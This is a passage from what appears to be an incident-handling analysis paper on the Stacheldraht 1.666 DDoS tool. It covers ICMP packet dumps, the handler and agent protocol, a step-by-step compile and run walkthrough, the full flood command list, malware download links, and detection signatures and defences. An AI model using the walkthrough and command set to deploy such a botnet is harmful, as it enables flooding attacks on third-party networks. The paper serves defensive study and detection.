0000 0000 0000 0000 0000 0000 0000 0000  
**736b 696c 6c7a**0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000

If the handler presents with the correct Stacheldraht version, it will send back an ICMP Echo Reply packet with ID field filled with 0x **1a0b**( **6667**, **667**in old version). A string

" **ficken**" (0x **6669636b656e**) could be found in the payload of the ICMP messages:

01:27:40.049307 > testing > testing: icmp: echo reply  
4500 0414 d52f 0000 4001 a3b7 7f00 0001  
7f00 0001 0000 b6b1 **1a0b**0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
**6669 636b 656e**0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000

Before launching attack, when the agent starts up it will check how spoofing works in the compromised environment. It is very intelligence because one of the defensive method to limit the spoofing effect of DDOS is by apply ingress and egress filtering at perimeter routers. One might check out this protection at RFC 2267.

Stacheldraht will set up 2 spoofing level:

0: Spoofing all 32 bits octet of the IP address

3: Spoofing only the last octet of the IP address (that is the host octet in a standard class C address)

The spoofing check is done once every time when the agent first starts up. It begins with sending out an ICMP Echo Request packet with spoofed source **3.3.3.3**to the handler (127.0.0.1) that responded alive. This ICMP Echo Request is crafted with TOS as **7**(an abnormal value) and the IP address of the agent 127.0.0.1 (0x **3132372e302e302e31**) in this ICMP message:

03:33:00.997362 lo > 3.3.3.3 > 127.0.0.1: icmp: echo request [ **tos 0x7**,ECT,CE]  
4507 0400 05c0 0000 ff01 2d2f **0303 0303**7f00 0001 **08**00 f7ff 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
**3132 372e 302e 302e 31**00 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000

If the spoofing works, that ICMP Echo Request packet will arrive at the handler (127.0.0.1). The handler then responds with an ICMP Echo Reply packet with ID field set to value of predefined Macro SPOOF\_REPLY, which is **9000**(0x **2328**), and a string " **spoofworks**" (0x **73706f6f66776f726b73**) in the ICMP messages:

03:33:01.034499 lo > 127.0.0.1 > 127.0.0.1: icmp: echo reply  
4500 0414 2b81 0000 4001 4d66 7f00 0001  
7f00 0001 0000 b89a **2328**0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
**7370 6f6f 6677 6f72 6b73**0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000

The agent will then check the ID field if they match. In version 1.666 distributed, it seems that it is bugged that the agent will check the ID field value which is used in old Stacheldraht instead, that is, 1000, not 9000 as shown. This makes this version by default will set the spoofing level to 3 no matter the spoofing check succeeded or not. I believe it is a mistake when the author forgets to amend this value. Please be reminded that it could be changed easily.

[Note: SMURF attack will not work if spoofing level is equal to 3. It is understandable because SMURF attack requires spoofing the 32 bits octet of the victim IP.]

## **How the handler works**

On the handler, when it starts up it will see if any agents registered to the handler before. It will check a registered agent list by reading a blowfish encrypted file 'bcasts' with the key as the password used in authentication. If there is no agent registered before (that is, no bcasts file), it will prompt the attacker to find some agents to report to this handler first:

stacheldraht(status: a!0 d!0)>.mip 192.168.10.200

**add some bcasts mofo.**

stacheldraht(status: a!0 d!0)>


The status a!0 and d!0 means there is 0 alive agent and 0 dead agent.

When there are agents registered, the handler will send the command to agent by ICMP Echo Reply packet, with ICMP identifier (ID) field as the command, and ICMP optional data with the IP lists to attack. In this version, it can control up to 5000 agents. (1000 in original Stacheldraht.)

# Diagrams

The following diagram illustrates the typical control and attack stage of Stacheldraht:


Step 1: Attacker establishes a secure TCP connection to one or more compromised Linux/Solaris, and issue attack commands:



Step 2: The handler broadcasts the command to agents by a one-way ICMP Echo Reply packet:



Step 3: Hundreds or Thousands of agents start flooding victim network until receiving attacker's command to stop:



# How to use the exploit

The Stacheldraht 1.666 is ready for download from various locations, and it is easy to compile under Linux and Solaris system. Simply extract the stachelantigl.tar.gz first:

[root@testing new]# gunzip -dc stachelantigl.tar.gz | tar xf -  
[root@testing new]# ls  
Makefile bcasts blowfish.h mserv.c telnetc  
README bf\_tab.h client setup.c tubby.h  
TODO blowfish.c config.h stachelantigl.tar.gz  
[root@testing new]#  
and compile each component individually.

Compiling mserv:

[root@testing new]# make  
gcc -lcrypt setup.c -o setup  
./setup  
-Pre-Compilation----------------------  
enter the passphrase :  
--------------------------------------

Generated CRYPT-PW: zAudc3X92cBTE  
pw.h created..  
gcc -lcrypt mserv.c blowfish.c -O6 -o mserv  
[root@testing new]#

[Note: Different to the original Stacheldrach which has a predefined password 'sicken'.]

Compiling telnetc:

[root@testing new]# cd telnetc  
[root@testing telnetc]# make  
gcc -lcrypt client.c blowfish.c -o client  
[root@testing telnetc]#

Compiling client (or leaf in original Stacheldraht):

[root@testing telnetc]# cd ..  
[root@testing new]# cd client  
[root@testing client]# make  
./setup  
-Pre-Compilation----------------------  
enter the master host 1 : 127.0.0.1  
enter the master host 2 : 0  
--------------------------------------  
mhosts.h created..  
gcc -O6 -fomit-frame-pointer -s - I. td.c blowfish.c -D\_\_LITTLE\_ENDIAN\_BITFIELD -  
DLINUX -o td -O6  
[root@testing client]#

[Note: As we can see, the 1.666 client (td) now asks for list of IP of the handlers.]

It is required to add startup script on the compromised system so that the handler (mserv) and agent (td) program will start again upon reboot. It is reported that when the Stacheldraht was first identified, cron job was running to ensure handler and agent running on a compromised system.

To start the handler, just issue:

[root@testing new]# ./mserv  
[\*]-stacheldraht-[\*] - forking in the background...  
1 bcasts were successfully read in.

[root@testing new]#

To start the agent, just issue:

[root@testing client]# ./td

To start talking to handler, just supply an IP as the argument and the password like this:

[root@testing telnetc]# ./client 127.0.0.1  
[\*] stacheldraht [\*]  
(c) in 1999 by randomizer  
trying to connect...  
connection established.

--------------------------------------  
enter the passphrase :  
--------------------------------------  
entering interactive session.  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
welcome to stacheldraht  
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  
type .help if you are lame

stacheldraht(status: a!1 d!0)>  
Let's see, there are lots of command supported in this version, typing .help could help (cruel words are expected in malicious code today):  
stacheldraht(status: a!1 d!0)>.help  
available commands in this version are:  
--------------------------------------------------  
.mtimer .mudp .micmp .msyn .mack .mnul .msort  
.mstream .mhavoc .mrandom .mip .mfdns  
.showalive .madd .mlist .msadd .msrem .help  
.setusize .setisize .mdie .sprange .mstop .killall  
.showdead .forceit .left  
--------------------------------------------------

stacheldraht(status: a!1 d!0)>

In short, the following table summarizes the command usages:

|  |  |
| --- | --- |
| **.mtimer** | Setting attack duration in second. |
| **.mudp** | UDP flood attack. |
| **.micmp** | ICMP flood attack. |
| **.msyn** | TCP SYN flood attack. |
| **.mack** | TCP ACK flood attack (in 1.666). |
| **.mnul** | NULL flood attack (in 1.666). |
| **.msort** | Sort out dead agents and removed them from the lists in the file bcasts. |
| **.mstream** | STREAM/MSTREAM flood attack (in 1.666). |
| **.mhavor** | HAVOC flood attack (in 1.666). |
| **.mrandom** | TCP random header attack (in 1.666). |
| **.mip** | IP header attack (in 1.666). |
| **.mfdns** | Documented as setting source port of all attacks as port 53, which like DNS named reply. However, it is not actually implemented in the source code I received. I think it should be the .mudns command indeed. |
| **.showalive** | Show live agents and their IP addresses |
| **.madd** | Add more victims into current attack lists. |
| **.mlist** | List current victims' IP. |
| **.msadd** | Add handler's IP into agents. |
| **.msrem** | Remove a handler's IP from agents. |
| **.help** | Print a help menu. |
| **.setusize** | Set the packet size of UDP packet, default is 1024 while maximum value is 1024. |
| **.setisize** | Set the packet size of ICMP packet, default is 1024 while maximum value is 1024. |
| **.mdie** | Originally used to stop all agents, now it is removed to prevent intrusion analyst to identify the present of agents and stop it. |
| **.sprange** | Set the low and high port for TCP SYN flooding. This version has removed the range limit (0-140). This request is sent to all agents separated from other attack commands and saved in agents' memory. |
| **.mstop** | Stop attack on selected victim. Taking parameter "all" means stopping attack on all victims. |
| **.killall** | Kill all child processes of the handler (It is not killing agent as described in other paper) |
| **.showdead** | Show dead agents. |
| **.forceit** | If it is turned on, it allows you to do .mstop no matter agents are flooding or not. This is useful when the handler and agents are outsync in status. |
| **.left** | Show you how much time is left on flooding, useful if you have set up the duration by .mtime. |

And some commands that do not show up in help menu:

|  |  |
| --- | --- |
| **.distro** | Use rcp on the agent to copy to another machine, or download a new version to the agent, it is removed in version 1.666 due to insecure design. It is because it might reveal the attacker's location (he has to put the latest version somewhere, with user and address as arguement), or removing the agent without successfully upgrade. |
| **.msmurf** | SMURF attack (in 1.666). |
| **.mudns** | UDP flood attack with source port 53 (in 1.666). |
| **.mping** | Ping all agents to see if they are alive. |
| **.die** | Same as .mdie. It is removed. |
| **.mdos** | Change to Trinoo style and immediate starts UDP flood attack. It is equivalent to the command .mudp. |

# Signature of the attack

## **Network-based Signature**

The encryption provided gives a hard time to intrusion analyst to identify any signature between the client and the handler. The good signature in this situation is the TCP communication with a high port, which will be 60001 in version 1.666.

Between the handler and agents, traffics are not encrypted so it gives better signature. People building intrusion detection might look at ICMP Echo Reply packets with ID field set up with some predefined value, besides 6666 and 6667 shown before: (from config.h)

#define ID\_SETPRANGE 9007 /\* set port range for synflood \*/  
#define ID\_SETUSIZE 9006 /\* set udp size \*/  
#define ID\_SETISIZE 9005 /\* set icmp size \*/  
#define ID\_TIMESET 9004 /\* set the flood time \*/  
#define ID\_DIEREQ 9003 /\* die lame floodserver \*/  
#define ID\_DISTROIT 9002 /\* distro request of the master server \*/  
#define ID\_REMMSERVER 9001 /\* remove added masterserver \*/  
#define ID\_ADDMSERVER 9000 /\* add new masterserver \*/  
#define ID\_STEST 9099 /\* spoof test request by the floodserver \*/  
#define ID\_TEST 6668 /\* test of the master server \*/  
#define ID\_ICMP 9055 /\* to icmp flood \*/  
#define ID\_SENDUDP 9012 /\* to udp flood \*/  
#define ID\_SENDSYN 9013 /\* to syn flood \*/  
#define ID\_SENDACK 9113 /\* to ack flood \*/  
#define ID\_SENDNUL 9213 /\* to nul flood \*/  
#define ID\_SYNPORT 9014 /\* to set port \*/  
#define ID\_STOPIT 9015 /\* to stop flooding \*/  
#define ID\_SWITCH 9016 /\* to switch spoofing mode \*/  
#define ID\_ACK 9017 /\* for replies to the client \*/  
#define ID\_SENDSMURF 9028 /\* mass smurf request \*/  
#define ID\_SENDSTREAM 7778  
#define ID\_IP 6666  
#define ID\_SENDHAVOC 9934  
#define ID\_RANDOM 9935  
#define ID\_DNS 9936

Lone packs of ICMP Echo Reply packet are good signature of compromised agent on the network. It is possible to look at the ICMP payload for  
trings like 'skillz', 'ficken', and 'spoofworks' that indicates the sign of agent communicating with handlers or performing the spoofing level checks. In  
ny case, non-empty ICMP payload is a must to look at because it is how ICMP covert channel works. Besides, the present of spoofed source ddress 3.3.3.3 shows the sign of the present of agent too.

It is also possible to check if any ICMP Echo Request with type-of-service field set to 7 in the IP header. Furthermore the sequence number of the ICMP Echo Request and Echo Reply does not change over time and stay at value 0. Normal PING ICMP packets will increase it sequentially for the same instance.

## **Host-based signature**

Within a system the signature is "program that should not behave like that". Since handler and agent uses ICMP, programs that are listening at the raw socket becomes a good signature:

[root@testing client]# lsof |grep raw  
mserv 2343 root 3u raw 14987 00000000:0001->00000000:0000 st=07  
td 2605 root 0u raw 15254 00000000:0001->00000000:0000 st=07  
td 2605 root 3u raw 15249 00000000:0001->00000000:0000 st=07  
[root@testing client]#  
Further check with raw socket listening process review more information on Stacheldraht:

[root@testing client]# lsof -p 2343  
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME  
mserv 2343 root cwd DIR 3,8 1024 2038 /root/new  
mserv 2343 root rtd DIR 3,8 1024 2 /  
mserv 2343 root txt REG 3,8 59012 2053 /root/new/mserv  
mserv 2343 root mem REG 3,8 340663 34138 /lib/ld-2.1.3.so  
mserv 2343 root mem REG 3,8 64478 34147 /lib/libcrypt-2.1.3.so  
mserv 2343 root mem REG 3,8 4101324 34145 /lib/libc-2.1.3.so  
mserv 2343 root 0u CHR 136,3 5 /dev/pts/3  
mserv 2343 root 1u CHR 136,3 5 /dev/pts/3  
mserv 2343 root 2u CHR 136,3 5 /dev/pts/3  
mserv 2343 root 3u raw 14987 00000000:0001->00000000:0000 st=07  
[root@testing client]# lsof -p 2605  
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME  
td 2605 root cwd DIR 3,8 1024 8097 /root/new/client  
td 2605 root rtd DIR 3,8 1024 2 /  
td 2605 root txt REG 3,8 93924 8121 /root/new/client/td  
td 2605 root mem REG 3,8 340663 34138 /lib/ld-2.1.3.so  
td 2605 root mem REG 3,8 4101324 34145 /lib/libc-2.1.3.so  
td 2605 root mem REG 3,8 246652 34176 /lib/libnss\_files-2.1.3.so  
td 2605 root 3u raw 15249 00000000:0001->00000000:0000 st=07  
[root@testing client]#

Normally a standard build Unix system will have mostly the login/sshd/sendmail program using **libcrypt**(but libc are common library) running in the  
ackground. Using lsof and grep program indicates that libcrypt could be a sign of Stacheldraht handler program too.

Binary of Stacheldraht could be possibly identified by using Unix command strings and signature are keywords like " **3.3.3.3**", " **mserve**r", " **sicken**", " **skillz**", " **randomsucks**" and so forth. All the keywords discussed before apply here.

# How to protect against it

Protecting against Stacheldraht is like protecting against most of the DDOS tools. If there is no agent infected, the DDOS attack cannot start. Therefore the first goal is to protect system from being infected. System administrator must make sure their Unix systems are up-to-date to prevent being compromised. Moreover, it will be safe to turn off any unnecessary services if it is not needed, such as those RPC services. Bear in mind that this must be put into an exceptional list. Otherwise when the service turns on again it might be vulnerable to some known attacks.

The best approach is to deploy a hardening procedure for every new server installed - as an important procedure in preparation of incident handling. There are several OS hardening tools available such as YASSP <http://www.yassp.org/>for Solaris. They can also closely monitor the system process by the command ' **top**' since top could review the true name of the program, especially if the agent is planted and executing attacks:

10:59pm up 8:58 , 4 users, load average: 0.53, 0.14, 0.04 52 processes: 48 sleeping, 4 running, 0 zombie, 0 stopped  
CPU states: 0.4% user, 0.3% system, 0.0% nice, 99.2% idle  
Mem: 192736K av, 189380K used, 3356K free, 5972K shrd, 58620K buff  
Swap: 265032K av, 6540K used, 258492K free 59716K cached  
PID USER PRI NI SIZE RSS SHARE STAT LIB %CPU %MEM TIME COMMAND

**2305 root 18 0 360 316 276 R 0 99.5 0.1 0:41 td**2306 root 1 0 844 844 652 R 0 0.9 0.4 0:00 top  
1 root 0 0 108 52 36 S 0 0.0 0.0 0:06 init  
2 root 0 0 0 0 0 SW 0 0.0 0.0 0:00 kflushd  
3 root 0 0 0 0 0 SW 0 0.0 0.0 0:05 kupdate  
4 root 0 0 0 0 0 SW 0 0.0 0.0 0:00 kpiod  
5 root 0 0 0 0 0 SW 0 0.0 0.0 0:00 kswapd  
6 root -20 -20 0 0 0 SW< 0 0.0 0.0 0:00 mdrecoveryd  
318 bin 0 0 88 0 0 SW 0 0.0 0.0 0:00 portmap  
333 root 0 0 0 0 0 SW 0 0.0 0.0 0:00 lockd  
334 root 0 0 0 0 0 SW 0 0.0 0.0 0:00 rpciod  
343 root 0 0 88 0 0 SW 0 0.0 0.0 0:00 rpc.statd  
357 root 0 0 64 56 0 S 0 0.0 0.0 0:00 apmd

Of course, using lsof could reveal program's detail, especially the network socket it is listening. But command lsof does not bundle in the Solaris packages. System administrator must download and install it by herself.

Since the handler talks to the agents via ICMP Echo Reply packet, routers and firewalls could block all ICMP between the infrastructure and the Internet. Only accept ICMP traffic from trusted hosts unless it is necessary to permits ICMP traffic.

Deploying network-based IDS (NIDS) is also helpful to identify possible Stacheldraht traffic. It could be an alert if there are lots of ICMP Echo Reply packets without the corresponding ICMP Echo Request packet. Commercial NDIS could recognize Stacheldraht and other DDOS tools' signatures. Today host-based IDS reveals its important role on the infrastructure. Host-based IDS should be used on servers and checks for unexpected activities. Even without host-based IDS, system administrator could check **root email**, **crontab**and **atjob**queue to see if there are Stacheldraht start up script added too.

Using ingress and egress filtering at perimeter routers could help in tracing the origin of the agent's attack. However, it does not stop DDOS. By ingress and egress at least you can stop 32 bits octet IP spoofing from working. Moreover, it is a must to deny IP directed-broadcast so that the classic SMURF will not work, as it is now bundled in the version 1.666. Simply adding the command " **no ip-directed broadcast**" on a Cisco router interface will do so.

The **find\_ddos**utility could be able to find Stacheldraht (and other DDOS tools) within a system. Bear in mind that find\_ddos is distributed in binary format, it is possible it is infected with other Trojan program. One must use it with care. It is available at <ftp://ftp.technotronic.com/denial>. Using this program it will generates a LOG file and a "files" directories containing all the details of the DDOS tools identified. Here is the sample output of the LOG file:

[root@testing find\_ddos\_v31\_linux]# cat LOG  
Log started Thu Aug 26 16:00:07 2001  
Scanning running processes:  
/proc/798/exe:  
identified as: stacheldraht daemon  
with no symbol table  
with the following differences:  
missing string: Error sending syn packet.  
missing string: nohup ./%s  
missing string: rcp %s@%s:sol.bin %s  
missing string: rm -rf %s  
missing string: sicken  
missing string: ttymon  
IP address found: 3.3.3.3 (spoofed address)  
Grabbing: /proc/798/exe  
to: /root/find\_ddos\_v31\_linux/files/798  
/proc/800/exe:  
identified as: stacheldraht master  
with the following differences:  
extra symbol: albcasts  
missing symbol: atexit  
missing symbol: atoi  
extra symbol: bcastcount\_alive  
extra symbol: bcasts\_alive  
missing symbol: connect  
missing symbol: environ  
missing symbol: errno  
extra symbol: force  
extra symbol: forceit  
missing symbol: getsockopt  
[many many entries deleted.......]  
Grabbing: /root/new/mserv to: /root/find\_ddos\_v31\_linux/files/mserv  
Log finished Thu Aug 26 16:02:04 2001

[root@testing find\_ddos\_v31\_linux]#

It is no longer possible to use the perl script "gag" distributed in David Dittrich's paper to identify compromised system with the agent installed, simply because the feature of testing by the handler to agent (ID\_TEST) is completely removed.

Capacity planning and redundancy might minimize the effects of DDOS when you are being hit as a victim. However this will be the most costly solution and if the attackers find your redundant sites or his agents could generate enough floods, it won't help too.

ISP and law enforcement could help when DDOS really happens. Of course any sign of attacker using the telnet client or handler should be reported as well. In incident handling plan, ISP and law enforcement should be involved as earliest as possible. Communication is very important if you treat your ISP as your working partner, chance of being an infected agent attacker would be lowered, and most importantly, only cooperation and good coordination could stop DDOS when it happens. This comes the getting popular businesses such as Managed Security Services too.

Last but not least, regular security audit and assessment by independent party could help. In this case malicious insider might not be able to install this tool intentionally. System administrators should also deploy vulnerability-scanning tools such as ISS Internet Scanner or Nessus ( [http://www.nessus.org](http://www.nessus.org/)) that could identify vulnerabilities on a system. (In nessus Stacheldraht is in the backdoor category). It is because Stacheldraht relies no other system vulnerability to be planted. This means that if a system has the agent or handler installed, it is high possible other malicious tools are installed as well (as long as there is no malicious user). This includes rootkits and various backdoor programs. In this case backup and restore will be very important to bring back the system into a clean state.

# Source code/Pseudo code

The source code is widely distributed. Both original Stacheldraht and version 1.666 could be found easily. They are written in C language and some changes could allow them portable in all Unix platform. Yet the popular and distributed version is on Linux and Solaris. Here is a summary of the source code found in 1.666:

Telnet alike client (under telnetc directory):

|  |  |
| --- | --- |
| Makefile | Small makefile for compiling the program. |
| **bf\_tab.h, blowfish.h,**  **blowfish.c** | Header files and code for blowfish encryption. |
| **client.c** | The main code for client program that talks to handler. |

Handler:

|  |  |
| --- | --- |
| Makefile | Small makefile for compiling the program. |
| **README,**  **TODO** | Supporting document, the TODO reveals the future of Stacheldraht version. |
| **bf\_tab.h, blowfish.h,**  **blowfish.c** | Header files and code for blowfish encryption. |
| **tubby.h** | Header files that are modified from TFN, implement the communication between handler and agents. |
| **mserv.c** | Handler main code. |
| **config.h** | Header file containing most of the command Macro used. |
| **setup.c** | Code for asking password and generating pw.h during compilation. |
| **pw.h** | Header file containing the SALT which is used for blowfish encryption. |
| **bcasts** | Files containing reported in agents. |

Agent (under client directory for version 1.666 or leaf directory):

|  |  |
| --- | --- |
| Makefile | Small makefile for compiling the program. |
| **bf\_tab.h, blowfish.h,**  **blowfish.c** | Header files and code for blowfish encryption. |
| **bcasts\_lin.h,**  **bcasts\_sol.h** | Header files for SMURF attack. |
| **setup.c** | Code for asking list of handlers and generates mhosts.h. |
| **mhosts.h** | Header files containing handlers IP addresses. |
| **config.h,** | Header file containing most of the command Macro used. |
| **config.h.in** | Original header file from TFN, not used here but present in the source. |
| **control.h** | Header files implementing most of functional module of the agents. |
| **icmp.c, udp.c, stream.h, ip.h, syn.c, b.h** | Header files and code implementing the details of different attacks. |
| **tubby.h** | Header files that are modified from TFN, implement the communication between handler and agents. |
| **td.c** | The agent main programming code. |

# Conclusion

Not only I have learned much from this sophisticated tool, but the fact that hackers in the underground communities do work together. The TFN author 'mixer' has even published a paper on how the DDOS will evolve in the future - quoting from his TFN3K paper - " Many technically uninformed people consider DDOS as a weapon, that should not be publicly evolved and distributed. This is the only further thing I'll be releasing to explain DDOS tools, comprehensible for EVERYONE. ". It is really a sarcastic that when the hackers in the underground united together to improve tools over time, while ISP, corporations and governments are still at early stage of co-operation. The effect of DDOS is not just one single entity could handle and co-operation is a must to solve the program - from the agents infection to the attacker launching the attack from his (or just another compromised) systems. It is good to see some ISP nowadays will keep logs for better audits and forensics analysis. Also, sites such as [http://www.incidents.org](http://www.incidents.org/)and [http://www.cert.org](http://www.cert.org/)are now getting more and more recognized for corporation to understand the important of the communication and disclosure of incidents.

I believe, the issue from DDOS will be changed when all organizations realized that it is not a technical problem, but a global incident handling participation indeed. This is a process to be done, as we can see the history of Internet security starts from building of bastion hosts, firewall to intrusion detection system and these now come the next step - policy to incident handling.

# Additional Information/List of Reference

Here is a list of addition information source that is used in this paper and useful for interested party for discussing DDOS:

•  RFC 1349: Type-of-services in IP header <http://www.normos.org/ietf/rfc/rfc1349.txt>

•  RFC 2267: Network Ingress filtering <http://www.normos.org/ietf/rfc/rfc2267.txt>

•  Network Intrusion Detection: An Analyst's Handbook by Stephen Northcutt, published by News Riders

•  TCP/IP Illustrated Volume 1 by Richard Stevens, published by Addison Wesley.

•  David Dittrich Paper on Original Stacheldraht <http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt>, I

•  Distributed Intruder System Workshop Tools Paper by Cert <http://www.cert.org/reports/dsit_workshop.pdf>

•  Blowfish encryption algorithm by Bruce Schneier <http://www.counterpane.com/bfsverlag.html>

•  Loki the ICMP covert channel Volume 49-06 by route [http://www.phrack.org](http://www.phrack.org/)

•  Stream/Mstream attack discussion <ftp://ftp.technotronic.com/denial/stream-DoS.txt>.

•  Bubonic exploits (TCP random header attack) discussion <http://www.securityfocus.com/archive/82/78928>.

•  Strategies to protect Distributed Denial-of-service (DDOS) attacks by Cisco <http://www.cisco.com/warp/public/707/newsflash.html>

•  TFN3K, the next generation of DDOS tools by mixer <http://packetstormsecurity.org/distributed/tfn3k.txt>

•  The Stacheldraht v1.666 <http://packetstormsecurity.org/distributed/stachelantigl.tar.gz>

•  The original Stacheldraht <ftp://ftp.technotronic.com/denial/stachel.tgz>

•  Lsof for Solaris <http://www.sunfreeware.com/programlistsparc8.html#lsof>

•  Tools for Solaris Hardening <http://www.yassp.org/>

•  The find\_ddos tools <ftp://ftp.technotronic.com/denial/find_ddos_v31_linx.tar.Z><ftp://ftp.technotronic.com/denial/find_ddos_v31_sparc.tar.Z><ftp://ftp.technotronic.com/denial/find_ddos_v31_intel.tar.Z>

•  Free vulnerability scanner Nessus [http://www.nessus.org](http://www.nessus.org/)

•  Cert coordination centre [http://www.cert.org](http://www.cert.org/)

•  Incidents reporting site [http://www.incidents.org](http://www.incidents.org/)

•  Materials from the Incident Handling Course (GCIH) by SANS institutions.